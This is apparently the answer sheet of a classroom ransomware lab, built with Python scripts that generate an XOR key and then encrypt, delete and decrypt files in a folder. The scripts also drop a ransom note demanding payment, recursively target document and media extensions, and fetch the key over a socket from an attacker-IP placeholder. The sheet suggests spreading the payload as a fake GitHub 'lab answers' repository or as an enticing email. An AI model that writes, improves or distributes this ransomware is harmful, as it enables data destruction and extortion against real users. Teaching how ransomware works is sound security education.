

Ransomware Lab Attack - Solutions


In this section you can find all solutions and print screens of this lab.

Task 1: Generate Key Using Python


When decrypting the files, please explain and give examples to how the length of the key affects the decryption process (relevant to XOR algorithm).

The length of the key using XOR algorithm affects the decryption of the files in such a way that short keys will decrypt the files but may decrypt them partly, and not restore them completely, as wanted. A key length such as 2000 is normally good enough.

Example:



Print screen of key creation:



```
IE11 - Win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
generate_key.py - C:\Users\IEUser\Desktop\generate_key.py (3.7.1)
File Edit Format Run Options Window Help
import string
import random
import sys

#Generate key, allowing characters, digits, special characters.
key = ''.join(random.choice(string.ascii_lowercase + string.ascii_uppercase + string.digits + '!@#$%^&*()_-=+~`.,;<|>{}[]\';<|>') for _ in range(2000))
print(key)

#print key in executing window
print('\n'+ 'Key length = '+str(len(key)))

#print key into file in current folder
with open('key.txt', 'w') as w:
    w.write(key)
    w.close()
```

```
Python 3.7.1 Shell
File Edit Shell Debug Options Window Help
Python 3.7.1 (v3.7.1:260ec2c36a, Oct 20 2018, 14:05:16) [MSC v.1915 32 bit (Intel)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
===== RESTART: C:\Users\IEUser\Desktop\generate_key.py =====
D(s0_4;Vf2bxS::)kFM/\6A!gWZLYk[ol.,|arI+Vlpr/P]Z]_7fML8[b_5huw?3p6]=w,Y---_0];
%hXd/qLnJB-f<V;eRv1Gc\pN=8gsEgA2(\:3-;PbdS1!zS,c.BJ;BO#XP7%#4hKvE)MjG-ALR6I.Jz~N
),{=n4pc1i((r_Qw-yf%#A=U=[X]kI7HQ,c+96dt\|)KS#uE4qLQlHq,:yqq_svl4a6U<ep%,SKqBA
s4LFS<aQSI;CK&rop)Z5eEU0OnYC!?)9?;avNrBseR:o29A/L(\WVe9bP?S(Jw0r2jGN&r[-&f/>:tG
PE^qduIy0K!4l#ROaRuaq+u,4CIb\wir-6igD49)W?Lhcnt;#lbwLrB_Q?yb9#mlDs-Hq\qo.-sD2c
p?;|bW\gdMx3xraVb,6oVPQI+I2\hUbU1Gx.)Y0kqeEK\N65HXV!6p=BwR)6^f?Yr1X20\Wcp
\|;F(F2VlpGdz>1<+6r--&aiqMTI#C#wINLAVbpf.$_/pbeCd_c2U6fQ+H4(>uygE(L.bofLYb)+#W,
,v!ss1U7s17xvDsuuis#7P0ArcW)KevNca(+X!)%>D| (zL\Jc5cm\gpMjoNE;EGf=N?J5v0EQBUX\ox
;Eb<?!--XlnI[as6c_]z[!>Mg]B!l#QZ3WV89vq<Sc9)Uicx-&61QX-CX)u6csK!=_ZLXu^!_qZ9<+
U]w-UKP%{yx27w0jd!QEYX(xvp82Sd6($~vvw3-/ )bQoTV4-&Kbv1qI>>tVMG_4a^suV>CpX&s9nb/M
)U{MoNCz7a[RQs[ [U36;W6(o=sYbJ0,eV!v+!63r#;Pud\##v> (2osaFXy6A<50^0U1,E=ek^waZz:-
Eu4Cu5N(3rpgera_n_|d00=J!)u[0N!n7Qj1q28Yg;EaM-NfrXoa?>)L3=CE99>IeqIKVDD>=;gVQ[00
zv2<-]Ln.z[fJ+R->U!|qpPQC7IjNppKxUejMC(>-6_ciLD6%Z)\(F&N|;dfMI_Qe?KL)kAubr3aB#q
5.dW2?;f;h-) [1:vP8CbKCCzG4/d%,tklJKapCr#(9(4c- [z6#;Ld7UEsys<-u]]?vovd!m=/dtsJ(
.zW6.f^o7k16]L(I5oBKSr%qiI5J!<3n?CSN4r#V)oY<+1%#;ms^+i7Dvs(Klp=fsP6VVL_2v5)SRPAY
6U4bV~&?_WndIwce7gCSWBNuT\XEXE=w_\D\phE\oexF65suFvk0_1gr\FR!1(XIs2iE#EW)6Q()01>u
Siup9[J0l|8j%(6nk3.cP-mtX-9+sLUD5ylw%<E)exJ/6!hcB+e7odz-Z<,espO(G,lnksqF:8]f[Fw
F]YS+ym|,NM7?/8WhUm7)orK^F!v5>|lvlo1za0reI:T);EN2oxRRd4+9a-CPf8P%phv0&OZ6/ZozNFh
_H+XJt7+q7+6I3x1,cyyxzQ-P|PyU11ODYS6)5L/1y6a|+1|.jpSf8($xr%>6Lu:VE-Vw[U2!JW>->
8aV48TJ,CQ6?_|=9DW05<P^2y6e^9f;[=3WB!f8P5?_j/5i|S)pP4f]6Z2sT;|IOF|\yt(rgr6r09<1
5)/u^:Ed=T!y?Q,6>=2L0RxtP,P(FH-L(IrpIX\-[6]jZBL...f3j6r3)F>[U-SITDRu=27YV!g83
dFC6gX?ym9_K>9)>Kxc2D\Z9A2p.GjgPyf0_PIH+[AvQVR<3s?<3W0cQ](7Y,I1WEs-.EjQ6J<|iQ_
qmCO^Ka[P]Iy-sP0Nt9QW9d6;RU^H0/6/XI7u7Uib04_P^Fp0w;60yi&aWSSNOje-6]\^:6;cU%
>U?{Du6^_B_:[vH~8W#+]mv<6wc9(o3!/O)?+6FI)Mj7hXVCYe.z%X(02Aag%y2rU10Uad69-p/V)-
ff;[_3W(n)[/53eUB#1EKS&+Z|!l.aWqHFn\!gL(GS9%&XnnJ0P030).%?vP>^~(=K9gK() {q4y{z/2>
```

```
Key length = 2000
>>>
```

Task 2: Encrypt Files

Task 2.0 – Preparing the Environment:

The student has to create a folder with all kinds of files on the machine.

Task 2.1 – Adjusting the Code to Match Your Attack:

```
import os
import string
import random
import sys


#insert folder path you want to encrypt
folder_path = 'YOUR:\\PATH'

#enter key you generated in first task
key = r"""-----Your KEY-----"""
```

Task 2.2 – Let the Target Know:

```
#print a message to the user in current folder
threat = open('OMG I WAS ATTACKED.txt', 'w')
threat.write('Your files have been encrypted by a ransomware! To have them back you must pay! \n\nFor further details contact 555-0321')
threat.close()
```

Task 2.3 – Encrypting function:



Red rectangle = message printed into file. (Task 2.2 – Let the Target Know)

Green rectangle = encrypted files in folder.

Yellow rectangle = an encrypted text file.

Answer the following questions:

1) Why is XOR not a safe encrypting function?

The XOR operator is extremely common as a component in more complex ciphers. By itself, using a constant repeating key, a simple XOR cipher can trivially be broken using frequency analysis. If the content of any message can be guessed or otherwise known then the key can be revealed. Its primary merit is that it is simple to implement, and that the XOR operation is computationally inexpensive. A simple repeating XOR (i.e. using the same key for xor

operation on the whole data) cipher is therefore sometimes used for hiding information in cases where no particular security is required.

If the key is random and is at least as long as the message, the XOR cipher is much more secure than when there is key repetition within a message. When the keystream is generated by a pseudo-random number generator, the result is a stream cipher. With a key that is truly random, the result is a one-time pad, which is unbreakable even in theory. In any of these ciphers, the XOR operator is vulnerable to a known-plaintext attack, since $\text{plaintext XOR ciphertext} = \text{key}$. It is also trivial to flip arbitrary bits in the decrypted plaintext by manipulating the ciphertext. This is called malleability.

- 2) What function would you use to replace XOR in this encryption file?
(No need to implement, only give another option and explain why it is safer)**

Here are two websites with safer encrypting algorithms:

<https://blog.storagecraft.com/5-common-encryption-algorithms/>

<https://www.toptenreviews.com/software/articles/secure-encryption-methods/>

Task 2.4 – Overview of steps 2.1 – 2.3:

Try to analyze the attack that has been just made and find 2 major security issues in this attack, that we as attackers haven't dealt with. Write your ideas. (Your ideas don't have to match exactly the answers written in the lab).

- 1) Target can see the key and code.
- 2) XOR algorithm is unsafe.
- 3) Path existence is not checked.

Task 2.5 – Windows 7 Previous Versions:

Detailed explanation about Windows previous versions:

<https://www.howtogeek.com/56891/use-windows-7s-previous-versions-to-go-back-in-time-and-save-your-files/>

In this attack this feature doesn't help the target because the original files were erased and the files left in the folder are new encrypted files, so they don't have older versions.

Task 3: Decrypt Files

```
import os
import string
import random
import sys

#Using encryption key
key = r"YOUR KEY HERE"

#path of files we want to decrypt
path = 'YOUR PATH HERE'

#decryption function (same as encryption function)
def str_xor(s1, s2):
    return "".join([chr(ord(c1) ^ ord(c2)) for (c1,c2) in zip(s1,s2)])

#for all files in folder
for files in os.listdir(path):
    os.chdir(path)
    with open(files, 'rb') as r:
        data = r.read()
        r.close()
        #decrypt using function
        dec = str_xor(data, key.strip('\n'))
        #change back to original file name
        new_file = files.strip('(encrypted)')
        #write files to folder
        with open(new_file, 'wb') as n:
            n.write(dec)
            n.close()
        #remove encrypted files from folder
        os.remove(files)
```

Task 4: Improve the Attack

Task 4.1: Improve the Code

Task 4.1.1– Checking Existence of Path

```
#for all files in folder
try:
    for files in os.listdir(path):
        os.chdir(path)
        with open(files, 'rb') as r:
            data = r.read()
            r.close()
            #decrypt using function
            dec = str_xor(data, key.strip('\n'))
            #change back to original file name
            new_file = files.strip('(encrypted)')
            #write files to folder
            with open(new_file, 'wb') as n:
                n.write(dec)
                n.close()
            #remove encrypted files from folder
            os.remove(files)
except:
    print("Error: File does not exist")
```

Task 4.1.2 - Improve the Code (Encrypt & Decrypt folders)

```
#for all files in folder
def filelist():
    mylist = [".txt", ".pdf", ".png", ".jpg", ".docx", ".doc", ".xls", ".ppt", ".pptx", ".rar", ".zip", ".mp3", ".wmv", ".mp4"]
    try:
        for root, dirs, files in os.walk("c:\\Games"):
            for file in files:
                for ext in mylist:
                    if file.endswith(ext):
                        ally = os.path.join(root, file)
                        print(ally)
                        file_encrypt(key, ally)
    except:
        print("Error: File does not exist")
```

Task 4.2: Safer Approach for the Attack

Task 4.2.1 – Generate Key and Prepare Attacker Files

Relevant code in Guidelines in original exercise.

Question: What are other ways we can try to keep the key and the code safe? Offer one way of doing so and explain it.

- If we use a safer algorithm that the encryption key is different from the decryption key, we won't mind leaving the decryption key and code on the target's machine.
- Another way is sending the attacker the key directly, and not storing it on the target's machine.
- Another way is storing the key in a hidden / secured folder or file with password.


Task 4.2.2 – Allowing the Communication Between Attacker and Target Machines

```
#START THE SOCKET SERVER
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("ATTACKER_IP_HERE", LISTENER_PORT_HERE)) #("IP_ADDRESS", PORT)

#connect to server and reject key for encrypt
enter = "Hello There"
exit = "Let's Do it"
sock.send(enter.encode())
print(sock.recv(2048).decode())
key = sock.recv(2048)
print(key)
sock.send(exit.encode())
sock.close()
```



Task 5: Implement Attack

Relevant code in Guidelines in original exercise.




Task 5.1 – Sending Encrypting File to Target

- We can upload the file to a trusted website (such as Github) and name it with an interesting name to the target. (Example: SEED Lab answers for Computer Science students).
- We can send the target via email with a topic that will certainly interest him.
- Etc.



Task 5.2 – Identify Encryption

Communication is established, and key is generated:



```
ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Sat 02:46


10.0.2.6.key
SERVER.py

tzar@tzar-VirtualBox: ~/Desktop
File Edit View Search Terminal Help

tzar@tzar-VirtualBox:~/Desktop$ sudo python SERVER.py 0.0.0.0 8000
Starting new thread

receiving from 10.0.2.6: 49226
hello there
key is: js8;;{\b=Z;2d\hkVLLVQ%VO>ay>:r0-%eoeW6[Cj-Y(>BhMRy%\K&qSxqg[IJf[PxPf+[f=\Y8,#3!)]JVW./fu
oRiItLG)s\5+c4;r98hYv--2qzBft,a,saS^)/>bxUz.1|MPo)/Az_q)mp8j5kT}.kSZgG4YA=w,lc|lfg3&v+!-=<4?M0
hr^+6H!CwVhUyXzn0i]VDf8F8;sLM>+n520K4^4T)81X7F1cLG?0WEVV!t\X3xFIN$+MPC-797r7e9N\w:e6AEjSB.-?EpI
CcVD14WmLvE)&k{N0x=jL>]kj?Sa91aa?PAELXP%MB?{\;0SAjMr>=YBSY830iZi5t6>=isjA[w4l-uk7h!>V]eK5Hc%<c
#k(!IzuF^P6UQ4YK\^Ln8%y%L:Kmv.oEM\_/C|xY/c2jTQd6L7(Vl]0:\a[xCqtsG[Z&A[Y<8H(P03b6)D>]d;\<dm5Bq
<[zhIXZS+gRE\wHDg2[0cFKj|#5N]phzdAu,8J$hn?f5[%DVzO_,KqG]7SE:-ad5i0<s|W<4#w8%EX,wYe-^,&7<I+{J[oY
ABAO&9>L^P{pI[4pL]-pYvm6?0GT7?YEGZ{([G#s[Q-K>;PonFLV=09/etP&|Qr\YjgKurwy!>3wI0PS<V(jCTF9Kq,1-YF
14G)^Z-A]qR<-ehkeRd1=cNEscg^:f8R>BU)=0w,e,9-L88R+A[Ao5NWALQ5!pcZ(CUT)LOU]Q^+//6J)j.O\>\_7bG9
G47,Cj]MxC)=WZ!l9BRN,40-4-^-[]|r{C=)\DsLBo|PRsN-k,lCP-\}>vTz#M51CR&/^lmp4>!#5dRS30K<!VtEcLOyn
3Uvew;2h.1A)KUUXv\+:Q1$rmY6pMgTS>_3xTvsRc%P[$?XLH_UZbKE>z4suqkr=,SRXRO/TZ=B!mpDrwjfA7j0XJm^J]
{v#}POI(+\x--XUpo)RFk7x^~2VEgWu0\q\IGFZ<~ePb,yCI,6YT[KwYwGP<A\o;byS,M]P]sF7jat0Cx]_0Eys,vi:f
Vz4^\[vvxya{k1|>Pism,8A1-+,wIwqTTsKEIber!s=9Qeb4\t=ZXE.,Xqo2,\GV0TWkw_en)wJ)%^~rq!c?wmK|Q-fs,t
F\QIRSA6>XUSrLk\mRgiX]Ic:o=VLR_,x{LE<[8H9Bytu=Dqsbhnh(ioRINF-YKmbJqxI0g]W1o|t6j+xx4p6?fhh&q+vw
hDr?|SLs;o-1U7|KwRlh5EVOYBOD4&M30s|-Y]osp+ki|mRIRHw(Yg^0sbmod)vuuAkkwtL,lvsu1[zTngS]jM89BKH[Hh5
GQ2]shNsg0Q<]EV3uA2uY9-}3SZJw2Hx<h,X2;Ee.cQO)<vPmr)40\&7x)ENMG_z0yIpPk&3_IS]WZhn(EY#\0#P/H/6]
KxbPeAVz%VP1ahETntnPgt3vH4RW5TCKF;GQ=u<jk?[/LSPp;SSRBru-&P:12?]oStBrFBd0bp;X9?0;c>68)QxEghFP;\F0
?vyMNRGD-n^(H%fdNRkZE,[rzL4Ie54p^)K0EzlrZEnKx6{S^)u[wj]JuV[-ajyGh-uoZf%u[t:#<ch5K4wB$51Z:yXwF-e
